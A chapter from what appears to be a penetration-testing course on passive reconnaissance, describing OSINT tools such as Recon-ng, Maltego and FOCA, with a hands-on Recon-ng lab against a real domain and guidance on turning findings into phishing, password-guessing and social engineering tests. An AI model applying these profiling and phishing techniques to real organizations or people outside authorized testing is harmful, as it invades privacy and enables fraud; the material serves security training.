


Figure 2-10: A list of webcams connected to the Internet and indexed by Shodan.

theHarvester

theHarvester is an open source OSINT tool that gathers the following information about a public resource:

- Subdomain names
- Employee names
- Email addresses
- PGP key entries
- Open ports and service banners

For some of its data, like employee names and PGP keys, theHarvester uses general search engines like Google and Bing to gather information. It also searches certificate information directly from

Comodo's certificate search engine. For additional information, the Harvester searches social media sites like Twitter and LinkedIn. Its banner grabbing functionality relies on Shodan.

The tool is relatively simple to use, yet can help you automate much of the information gathering tasks discussed previously.

Figure 2-11: Using theHarvester to search LinkedIn profiles that include comptia.org.

Recon-ng

Recon-*ng* is similar to theHarvester in that it is an open source tool for gathering OSINT data. However, Recon-*ng* is a little bit more robust and includes dozens of different "modules." Each module runs a specific type of query and enables you to set various options that are either required or optional in order to run that query.

Some modules include:

- Whois query to identify points of contact, including names and email addresses.
 - Email address search in the Have I Been Pwned? database, indicating the account may have been associated with a recent breach.
 - PGP key search.
 - Social media profile associations.
 - File crawler.
 - DNS record enumerator.
 - And many more.

```

-----
COMPTIA.ORG
-----
[*] URL: http://whois.arin.net/rest/pocs;domain=comptia.org
[*] URL: http://whois.arin.net/rest/poc/COMPT34-ARIN
[*] [contact] <blank> COMPTIA Administrator (administrator@comptia.org) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/[REDACTED]-ARIN
[*] [contact] [REDACTED] ([REDACTED]@comptia.org) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/[REDACTED]-ARIN
[*] [contact] [REDACTED] ([REDACTED]@comptia.org) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/[REDACTED]-ARIN
[*] [contact] [REDACTED] ([REDACTED]@comptia.org) - Whois contact

-----
SUMMARY
-----
[*] 4 total (4 new) contacts found.

```

*Figure 2-12: Enumerating Whois data in Recon-*ng*.*

Maltego

Maltego is another OSINT tool that can gather a wide variety of information on public resources. Unlike theHarvester and Recon-*ng*, Maltego has a full GUI to help users visualize the gathered information and compare it to other sets of information. It features an extensive library of "transforms," which automate the querying of public sources of data.

Some types of OSINT that these transforms enumerate include:

- People's names.
- People's and company's phone numbers.
- People's and company's physical addresses.
- Network address blocks.
- Email addresses.
- External links.
- DNS records.
- Subdomains.
- Downloadable files.
- Social media profiles.
- And many more.

The results of querying are placed in node graphs where links are established between each node. This enables the user to analyze how two or more data points may be connected. For example, if you run a transform on a domain, Maltego can place that domain at the top of a tree hierarchy with several branching links to other resources under that domain, like subdomains enumerated through DNS. Under these subdomains might be IP addresses and address ranges. In a more people-oriented search, the resources that branch off the domain might include personnel phone numbers, email addresses, etc. Maltego provides more than just hierarchical layouts; you can also show objects in a circular layout, block layout, organic layout (minimal distance between entities), and more.

Note that Maltego is proprietary software and comes in several editions. Maltego CE is the free edition, but requires you to register with a Maltego Community account to take advantage of a limited set of available transforms.




Figure 2-13: A Maltego graph showing links between different objects in a domain transform hierarchy.

FOCA

Fingerprinting Organizations with Collected Archives (FOCA) is a GUI OSINT tool that is designed primarily to discover useful metadata that may be hidden with documents, typically those downloaded from the web. FOCA can work with a variety of document types, include Microsoft Office (.docx, .xlsx, etc.) and the OpenDocument format (.odt, .ods, etc.). It can also analyze PDFs and graphical design file types like the XML-based Scalable Vector Graphics (SVG) format.

Like with many of the tools mentioned previously, FOCA scans general search engines like Google, Bing, and DuckDuckGo to find downloadable files. You can also provide local files for FOCA to analyze. Some of the useful metadata FOCA can extract includes user and people names, software version information, operating system version information, printer information, plaintext passwords, and more.

FOCA's functionality has expanded over the years to the point where it doesn't just do metadata extraction, but can also function as a general OSINT tool. It can gather DNS and IP address information, and its plugin architecture enables developers to extend its functionality even further. Note that, unlike theHarvester, Recon-*ng*, and Maltego, FOCA is a Windows-only tool. It also requires a running SQL server to store its data in a database.




Figure 2-14: Using FOCA to download files from comptia.org and extract useful metadata.

Guidelines for Gathering Background Information

When gathering background information:

- Understand that not all gathered information will be useful to your pen test.
- Understand the difference between OSINT and closed-source intelligence.
- Recognize which sources provide OSINT and which provide closed-source intelligence.
- Perform Whois queries to obtain domain registration information.
- Examine the organization's main website to identify more about its personnel and its business operations.
- Look for any related sites, like a partner site, to corroborate or add to the information that you've gathered.
- Examine the organization's or its employees' social media profiles to find any revealing information.
- Search job boards to identify personnel issues or the technology that the organization uses.
- Conduct Google hacking to run advanced search queries on website data.
- Examine news articles and press releases for information on current or upcoming business operations.
- Query DNS to obtain domain, subdomain, and additional information about the organization's network structure.
- Attempt to leverage poorly configured servers for zone transfers to discover more DNS information.
- Identify email addresses and how they may be used as account names.
- Identify the domain's use of MX and SPF records to influence your email-based tests.
- Identify SANs in SSL/TLS certificates to discover subdomains.
- Search through CT logs to find past certificate issuances to resources.

- Use Shodan to discover Internet-connected IoT and other non-traditional computing devices.
- Use theHarvester and Recon-ng to perform many of the previous techniques from the command line.
- Use Maltego to visualize connections between OSINT objects.
- Use FOCA to extract metadata from files available for download.

ACTIVITY 2-1

Gathering OSINT on a Domain

Before You Begin

You'll be using your Kali Linux computer to gather OSINT.

Scenario

Before you begin dedicating time and resources to actively scanning GCPG's network, you want to start out by taking a less intrusive approach: open source intelligence (OSINT) gathering. Publicly available sources of information can reveal a great deal about a target—enough to hone your eventual attack on the organization. You will use Recon-*ng* to teach new team members to perform passive reconnaissance. You want them to learn how to glean as much information as they can on the people and technology that the target organization employs.



Note: You'll be gathering intelligence on a real domain so that your results will be more meaningful.

1. Start Recon-*ng* and prepare a workspace.

- a) In Kali Linux, open a terminal.
- b) At the prompt, enter `recon-ng`

Recon-*ng* is a useful tool for gathering many different types of OSINT.

- c) Enter `workspaces add pen_test`
- d) Verify that your prompt changes to `[recon-ng][pen_test] >`, indicating that your new workspace is active.



Note: You can ignore the warnings. Some Recon-*ng* modules require API keys in order to work, but you'll be using modules that work without any sort of authentication.

- e) At the prompt, enter `add domains <domain.tld>` where `<domain.tld>` refers to the domain you or your instructor has chosen for this activity. Make sure not to include the HTTP/S protocol at the beginning of the domain name.

Example: `add domains comptia.org`

- f) Enter `show domains` and verify that the domain is listed.

```
[recon-ng][pen_test] > show domains

+-----+
| rowid |    domain    |    module    |
+-----+
| 1     | comptia.org | user_defined |
+-----+

[*] 1 rows returned
```

Many reconnaissance modules will use this domain as the default, so you won't need to manually set the domain each time.

2. Examine some of the available modules.

- a) Enter `show modules`

- b) Examine the list of modules.

A module is a specific task that Recon-*ng* will execute based on the parameters you provide it. The **Recon** category has the most modules by far. There are a few modules that focus on discovery and exploitation, and there are also modules for importing data and generating reports.

3. Search the domain for contact information.

- a) Enter `use recon/domains-contacts/whois_pocs`
 b) Verify that your prompt changes to `[recon-ng][pen_test][whois_pocs] >`



Note: If your prompt stays at `[recon-ng][pen_test] >` you'll need to press the Up arrow on your keyboard and then enter the command again. This also goes for any of the other modules used in this activity.

- c) Enter `show options`
 d) Verify that the only option you can set is the **SOURCE** option.
 This is the target of the scan, and because you added a domain to your workspace earlier, the default target will be that domain.
 e) Enter `run`
 f) Verify that some contacts were found, including the contacts' names and email addresses.

```
COMPTIA.ORG
-----
[*] URL: http://whois.arin.net/rest/pocs;domain=comptia.org
[*] URL: http://whois.arin.net/rest/poc/COMPT34-ARIN
[*] [contact] <blank> COMPTIA Administrator (administrator@comptia.org) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/[REDACTED]-ARIN
[*] [contact] [REDACTED] (@comptia.org) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/[REDACTED]-ARIN
[*] [contact] [REDACTED] (@comptia.org) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/[REDACTED]-ARIN
[*] [contact] [REDACTED] (@comptia.org) - Whois contact

-----
SUMMARY
-----
[*] 4 total (4 new) contacts found.
```

4. Search an account for evidence of compromise.

- a) From the Kali Linux taskbar, select the **Waterfox** icon on the bottom.



Note: Waterfox is a fork of the Firefox web browser that supports legacy extensions.

- b) Navigate to <https://haveibeenpwned.com>.

The Have I Been Pwned? (HIBP) database identifies if a particular email account is known to have been affected by any major breaches in the last few years. Recon-*ng* has a couple HIBP modules, but they no longer function as the owner of HIBP no longer offers free API calls.

- c) In the text box, type any one of the accounts you enumerated in the Recon-*ng* modules, then select **pwned?**

- d) Verify that you received results for the account. If no results are found, try one of the other email addresses until you get a hit.

Breaches you were pwned in

A "breach" is an incident where data has been unintentionally exposed to the public. Using the 1Password password manager helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.



B2B USA Businesses ([spam list](#)): In mid-2017, a spam list of over 105 million individuals in corporate America was discovered online. Referred to as "B2B USA Businesses", the list categorised email addresses by employer, providing information on individuals' job titles plus their work phone numbers and physical addresses. Read more about spam lists in [HIBP](#).

Compromised data: Email addresses, Employers, Job titles, Names, Phone numbers, Physical addresses



Onliner Spambot ([spam list](#)): In August 2017, a spambot by the name of Onliner Spambot was identified by security researcher Benkow moqu3q. The malicious software contained a server-based component located on an IP address in the Netherlands which exposed a large number of files containing personal information. In total, there were 711 million unique email addresses, many of which were also accompanied by corresponding passwords. A full write-up on what data was found is in the blog post titled [Inside the Massive 711 Million Record Onliner Spambot Dump](#).

Compromised data: Email addresses, Passwords

- e) Keep Waterfox open, but minimize it and return to Recon-*ng*.

5. Identify the organization's social media presence.

- a) Enter `use recon/profiles-profiles/profiler`
- b) Enter `set SOURCE <domain>` where `<domain>` matches the domain name without the top-level domain suffix. This is typically just the name of the organization.
Example: `set SOURCE comptia`
- c) Enter `run`
- d) Examine the list of social media sites and look for matches.

```
[*] Checking: Twitter
[*] [profile] comptia - Twitch (https://www.twitch.tv/comptia)
[*] Checking: untappd
[*] [profile] comptia - Slashdot (https://slashdot.org/~comptia)
[*] Checking: uSTREAM
[*] Checking: Vampire Freaks
[*] Checking: viddler
[*] Checking: VideoLike
[*] Checking: Vimeo
[*] Checking: Vine
[*] [profile] comptia - Twitter (https://twitter.com/comptia)
[*] Checking: VK
[*] Checking: Voat
[*] Checking: Voices.com
[*] Checking: Wanelo
[*] Checking: wattpad
[*] [profile] comptia - Voat (https://voat.co/user/comptia)
[*] Checking: wishlistr
[*] Checking: Wikipedia
```

Matches have a green bullet and contain the full URL of the organization's social media profile for that site.

6. Identify the organization's mail-based DNS records.

- a) Enter `use recon/domains-hosts/mx_spf_ip`

Since you're back to probing a domain, you can leave **SOURCE** at the default.

- b) Enter `run`
- c) Verify that Recon-`ng` discovered mail exchanger (MX) and Sender Policy Framework (SPF) records for the domain, as well as a public IP address range.

```
[*] Retrieving MX records for comptia.org.
[*] [host] comptia.org.mail.protection.outlook.com (<blank>)
[*] Retrieving SPF records for comptia.org.
[*] TXT record: "3EcCv2jIS7dri/TCUMslTod5prhLauj8f4QUoGGtMYpAo0R1fzs298ejgJptHnKnJdjKTdg4mxDFnc3ZyXGpvw=="
[*] TXT record: "MS=ms77029986"
[*] TXT record: "v=spf1 a mx ptr ip4:198.134.5.0/24 ms=ms77029986 3eccv2jis7dri/tcumsltod5prhlauj8f4quoggtmypaoor1fzs298ejgjpthnkjnjktdg4mxdfnc3zyxgpvw== include:mail.zendesk.com include:informz.net ?all"
[*] [netblock] 198.134.5.0/24

-----
SUMMARY
-----
[*] 1 total (1 new) hosts found.
[*] 1 total (1 new) netblocks found.
```

7. Search for subdomains.

- a) Enter `use recon/domains-hosts/brute_hosts`
- b) Enter `run`
- c) As the scan runs, verify that some active subdomains were identified.

```
[*] ky.comptia.org => No record found.
[*] israel.comptia.org => Request timed out.
[*] kz.comptia.org => No record found.
[*] l.comptia.org => (A) 198.134.5.12
[*] [host] l.comptia.org (198.134.5.12)
[*] lab.comptia.org => (A) 68.70.162.205
[*] [host] lab.comptia.org (68.70.162.205)
[*] israel.comptia.org => No record found.
[*] la.comptia.org => No record found.
[*] labs.comptia.org => No record found.
```

- d) Wait for the scan to complete.

8. Crawl the domain for common files available for download.

- a) Enter `use recon/domains-contacts/metacrawler`
- b) Enter `run`
- c) Scroll up to the top of the list and verify that Recon-`ng` essentially performed a Google search for common file types associated with the domain.

```
-----
COMPTIA.ORG
-----
[*] Searching Google for: site:comptia.org filetype:pdf OR filetype:docx OR filetype:xlsx OR filetype:pptx OR filetype:doc OR filetype:xls OR filetype:ppt
[*] https://www.comptia.org/businessbenchmark/help
[*] https://certification.comptia.org/aplussnapshot
[*] https://certification.comptia.org/sevenstudyhabitsforaplus
[*] https://certification.comptia.org/whichisrightforyou1
[*] http://offers.comptia.org/250ksecuritypluspromotion/rules.pdf
[*] http://offers.comptia.org/casp100A/rules.pdf
```

- d) Right-click any of the links and select **Copy Link**.
- e) In Waterfox, paste the link in the address bar, then press **Enter**.

- f) Examine the file and note anything of interest.
- g) Close Waterfox.

9. Generate a report of your findings.

- a) Enter `use reporting/html`
- b) Enter `show options`
- c) Verify that this module has several options, all of which are required.
- d) Enter `set CREATOR <your name>`
- e) Enter `set CUSTOMER <your name>`
- f) Enter `set FILENAME /root/Desktop/recon-report.html`
- g) Enter `run` and verify that the report was generated.

10. Open the report.

- a) From the Kali Linux desktop, double-click `recon-report.html` to open it in Waterfox.
- b) Verify that there are several categories in the report page, with the summary automatically expanded.
- c) Expand the rest of the categories to see the relevant information.
- d) Leave the report open.

11. Close the terminal window.

TOPIC B

Prepare Background Findings for Next Steps

You've successfully gathered OSINT by using several different techniques and tools. Now you need to determine how best to leverage this information for the next phases of the pen test process. So, in this topic, you'll put your passive reconnaissance to work.

Findings Analysis and Weaponization

Weaponization is the process of turning the results of passive reconnaissance into directions or launch points for active reconnaissance and preliminary attacks. This will ensure that the more overt phases of the pen test process are influenced by your previous actions, rather than being isolated and therefore missing out on key information that could enhance their effectiveness.

In order to weaponize your findings, you'll need to analyze them for potential content of interest. What exactly is of interest will depend greatly on the pen test scope, the capabilities of your team, and the target's assets and day-to-day business operations. During your analysis, you'll also need to consider these findings not in a vacuum, but as parts of a bigger picture. It may not be clear which direction you should take with a particular piece of information until you combine that information with something else or consider how it may pertain to a larger environment.

Another key component of findings analysis is separating the signal from the noise—in other words, determining what information you gathered is not useful to the pen test and should be discarded or otherwise set aside during future phases. Failing to do so may impede the progress of the pen test or lead you astray when it comes to weaponizing the results through targeted exploits.

Content of Interest

The following are some examples of passive reconnaissance content that may be of interest to your weaponization efforts:

- IP addresses and subdomains that may lead to opportunities in the test.
- External or third-party domains and websites that may be related to the target organization.
- Key personnel related in some way to the target organization, and their contact information.
- Personal information or other points of data that may facilitate social engineering tests.
- Information that reveals specific types of technology used by the target organization.

IP Addresses and Subdomains

IP addresses gained from OSINT will usually be public ranges that are allocated to the target organization. The organization uses this block of public addresses to communicate with the untrusted Internet and other external networks, often for the purpose of providing online services to customers and external personnel. Through active scanning, you can leverage these IP addresses in order to discover active services, open ports, operating system information, and more. It's important to note, however, that hosts accessible through public address blocks are most likely to be public-facing resources like web servers, FTP servers, mail servers, etc. There's a much smaller chance that you'll be able to use public IP addresses to discover a domain controller, for example.

You might also be able to leverage public IP addresses as an entry point into the private network. Assuming the hosts running these public services are vulnerable in some significant way, their exposure to the Internet can provide you with a vector for further compromise.

Although less likely, it is possible that you'll find private IP addresses and subnet ranges amongst your gathered OSINT. This usually happens due to accidental leakage of sensitive data. For example, the organization might publish a network diagram or list of network hosts to a section of

their site that fails to properly control access to resources. Even if the sensitive document is not easily visible or accessible from the site, you may be able to use a tool like Recon-*ng* to crawl for hidden file downloads. If you do manage to obtain private IP addresses in this way, you might be able to better focus your active scanning tools on specific addresses, rather than scanning entire subnets, which is more likely to attract attention.

Subdomains enumerated from DNS records and other resources can also help you focus your active reconnaissance and exploitation efforts. For example, the target organization might run a marketing site on the domain **example.tld**. On that same domain, you gathered OSINT that indicated the presence of a subdomain called **intranet.example.tld**. By the name alone you can deduce that this subdomain is likely a gateway to privileged access—and therefore, something you might want to investigate further. You can also tie in your public IP address findings to specific subdomains.

External and Third-Party Sites

As you've seen, there are many different types of websites that might be distinct from the organization's main websites, yet still related in some way. By performing OSINT on sites owned by the target's partners, sites owned by consultants and contractors known to work with the target organization, and more, you'll potentially expand your knowledge of the target's business operations, personnel, and assets.

How you proceed with this information will depend on your pen test scope and whether or not the information is actionable. If you discover a site owned by a contractor the target organization has worked with in the past, you may be prohibited from gathering any further information through more direct methods like active reconnaissance. After all, the contractor's business is not wholly owned by the organization, and has not necessarily agreed to be subjected to the pen test. Even if such action is authorized, you may find that the information you gathered from the third-party is too loosely associated with the parameters of the test. For example, a contractor's website will have its own public IP address, but this probably isn't relevant to the test. You might need to discard such information.

There are many more types of third-party sites, however. Any site that isn't owned by the target organization can be included. For example, the Glassdoor website enables employees to review their place of employment and its management. The target organization may have been reviewed on this site, and those reviews may reveal interesting information about the type of people that work there, the business processes in place, and the technology that is used. The organization has no direct control over this site, yet it can still aid your pen test.

People

How you leverage the information about people you gathered from Whois, social media profiles, PGP email key searches, the organization's website, and more, will depend on several factors. Those factors include, but are not limited to:

- The role the people play in the organization; e.g., their job title or management level, if any.
- The people's day-to-day responsibilities.
- The teams and departments that the people work in; i.e., who they work with.
- The people's business-related identification details; e.g., phone numbers, email addresses, office location, workspace location, etc.
- The people's technical aptitude and whether or not they've been trained in end-user security.
- The people's mindsets and perspectives on their employers and colleagues; e.g., office politics.

Consider some of the following scenarios:

- You gather an executive's email address, office location, role in the company, and who they manage, all from the organization's website. You then prepare this information to use in a spear phishing attack to try and get them to authorize a fraudulent payment.

- You discover the social media profiles of an accounts payable employee that has information on their date of birth, relationships, interests, and more. You then prepare your password cracking attempts to use these details in a wordlist to minimize the time and effort required.
- You discover that a network administrator is dissatisfied with their colleagues by reading the employee's rambling posts on Facebook. The employee complains that their colleagues have a lax attitude toward securing and monitoring the network. You then prepare to focus your tests on finding the weaknesses that may exist due to these negligent employees.

Note that not all people who may be useful to your pen test are necessarily employees of the target organization or work with the organization in any capacity. They may be friends, family, or customers. You can potentially learn a lot from people who have different interactions with an organization than an employee would.

Social Engineering

One of the most powerful and effective tactics for leveraging people information is social engineering. **Social engineering** is the practice of deceiving people into giving away access to unauthorized parties or otherwise enabling those parties to compromise sensitive assets. The target of social engineering is unaware that they are being tricked, and is therefore not malicious but ignorant of the situation. Social engineering is very commonly used by attackers because it can be extremely effective. People are naturally trusting of other human beings, and most are agreeable and want to avoid conflict or confrontation. Attackers therefore exploit people's eagerness to trust others.

Social engineering is a logical next step after gathering people-based OSINT. The personal data you gather can tell you a lot about a person, including their interests, their demeanor, and how they live their lives from day to day. For example, cracking a password can be very difficult, and under certain circumstances, improbable. Rather than taking this technical approach to gaining access, why not try to get this password from the person who uses it? By gathering people information, you can identify employees in the organization and their email addresses, phone numbers, and other points of contact. You can then attempt to contact an individual, and, using one or more techniques, trick them into providing their password. You obtained something very valuable to the test without putting forth the effort, time, and risk of conducting a more technical attack.

Social engineering tests can target many different people with many different job roles. Among the most common targets are employees who handle sensitive financial data. If you manage to identify such an employee, you might try to entice them into sending you money by pretending to be someone actually deserving of that money, like an executive at the company. High-profile personnel like executives and managers are another common target of social engineering. These people tend to hold the greatest amount of access in an organization, and in many cases, rely on others to complete specific tasks. You might focus your social engineering tests on these personnel to see how easily they hand over information that they shouldn't.

Keep in mind that, because social engineering involves exploiting real human beings and the trust they place in others, some pen test scopes will prohibit certain tactics, or even social engineering altogether. You must be aware of how your actions may affect others before leveraging people information.



Note: Specific social engineering techniques will be discussed in the next lesson.

Technologies

OSINT tools like Maltego, and even standard Google searches or Google hacking searches, can reveal the technologies that a public website or other resource is built with. By identifying the type of technology, as well as its version information, you can better prepare to exploit specific scenarios. If your target is a web server, and you identified that the web server is running on Apache, you may consider structuring your active reconnaissance efforts on enumerating Linux-based hosts, rather

than Windows-based hosts. By that same token, the technology that an organization uses may indicate a reliance on specific vendors for other technology assets that are either private or weren't obtained as part of your OSINT gathering. For example, a web server that runs the ASP.NET framework on version 6 of Microsoft's Internet Information Services (IIS) will tell you a lot about not just the web server itself, but might also suggest that the organization runs Windows servers for other resources—perhaps in an Active Directory (AD) environment.

To best leverage your findings on an organization's technologies, you should research those technologies for vulnerabilities. Major vendors will often issue alerts for their products in which they detail security issues related to specific versions. You can use this as an opportunity to hone your later vulnerability scans, improving their efficiency and increasing the chances that you'll find something actionable.

On the other hand, the information you gather about an organization's technologies can tell you where its defenses are strong. If a piece of technology is up-to-date and no known vulnerabilities exist, it may be wise to rule this technology out as either a target or an attack vector. That way you can focus on other resources that may not be so well protected.

Preparation for Next Steps

As you consider the preparatory ideas discussed in this topic, you'd do well to actually record your findings and conclusions in a document. This way, you can always refer back to this document whenever you need to recall a specific piece of information or to remember what suggestions you had for acting on that information.

The format you choose for this document should be whatever you're most comfortable viewing and modifying. One possibility is to create a spreadsheet that lists all of your major findings—each on their own row—and match each finding with your ideas for next steps in corresponding columns.

Keep in mind, however, that you need to first define what "next steps" means for your pen test before you can start recording what those are. In most cases, your next steps will be to conduct active reconnaissance of the target's external-facing and private networks through port scanning, service enumeration, vulnerability scanning, and more. However, you could also choose to begin social engineering before this to see if you can obtain more information. You might even want to conduct tests on the organization's physical environment based on what you've learned about its location, people, and technology. Ultimately, the direction you take depends on the test's scope, your findings, and your own personal assessment of the situation.

13					
14	Start	Asset	Test	Findings/Results	Next Test
15					
16	Whois	greenecityphysicians.com IP address	nmap scan	TCP ports 80 and 443 open	Vuln scan
				Discovery of restricted area Successfully cloned RFID badge Discovery of Wi-Fi SSID Discovery of networked medical devices with OS and default credentials	
17	Google Maps/Google Earth	physical site information	physical reconnaissance		
18	Social media/job board	GCPG IT skills weakness			Try badge after hours
19	Email harvesting	list of email addresses	phishing campaign	several user credentials harvested	
20	Google hacking	BxB public website potential weakness Unaware users	Windows Server vuln scan	Windows Server 2016 192.168.1.50 is running: IIS, FTP, Telnet, SMB, RPC, POP3, IMAP, SMTP	Arachni web app scan

Figure 2–15: A spreadsheet that records findings and matches them to next steps.

Guidelines for Preparing Background Findings for Next Steps

When preparing background findings for next steps:

- Clearly determine what "next steps" actually means for your pen test.
- Analyze findings to determine how to weaponize them in future phases.
- Consider findings within a bigger picture, not in a vacuum.

- Discard irrelevant findings and focus on findings that are actionable and relevant.
- Determine how public IP addresses map to resources like web servers that you can later target.
- Consider how you may use public IP addresses as entry points into the private network.
- Determine which subdomains may be worth targeting due to how they're named.
- Leverage information from third-party sites to learn more about an organization and its people.
- Consider how the people information you gather can help shape your later testing.
- Leverage people information in conducting social engineering tests.
- Use gathered technology information to identify potential vulnerabilities.
- Consider that the presence of certain technology might imply the target organization relies on a specific vendor in other areas.
- Record your findings and next steps in a document for easy reference.

ACTIVITY 2–2

Strategizing Usage of OSINT Findings

Before You Begin

In the previous activity, you conducted passive reconnaissance on a public domain. You have the report of that reconnaissance open on your Kali Linux computer.

Scenario

Your team is preparing to gather OSINT on the Greene City Physicians Group. You want to make sure that they not only know how to search for information, but also how they can utilize that information. This will help them be more aware of why they are conducting research and what they might look for during that research. You had them conduct a practice scan using Recon-ng. You will now help them understand the value of various OSINT findings.

1. Review the Recon-ng report you generated in the previous activity.
2. **Review your list of contacts. How might these contacts influence your further reconnaissance efforts?**
3. **Review your list of social media profiles. How might the organization's social media profiles influence your further reconnaissance efforts?**
4. **How might you take advantage of a contact whose email address is found in the Have I Been Pwned? database?**

5. SPF records indicate to mail exchangers the IP addresses that are authorized to send mail on the domain's behalf. How could the presence of an SPF record complicate your social engineering and active reconnaissance efforts?
 6. How might knowing the IP address range used by the domain influence your further reconnaissance efforts?
 7. How might discovering a domain's subdomains influence your further reconnaissance efforts?
 8. You also crawled the domain for files in common formats, like PDF, DOCX, XLSX, etc. What use could these files be to your active reconnaissance efforts?
 9. Close the Recon-ng report in Waterfox and close the terminal.

ACTIVITY 2–3

Preparing Background Findings for Next Steps

Data Files

/root/093051Data/Planning and Scoping Penetration Tests/GCPG_Pentest_Requirements.docx
/root/093051Data/Conducting Passive Reconnaissance/GCPG_OSINT_findings.docx
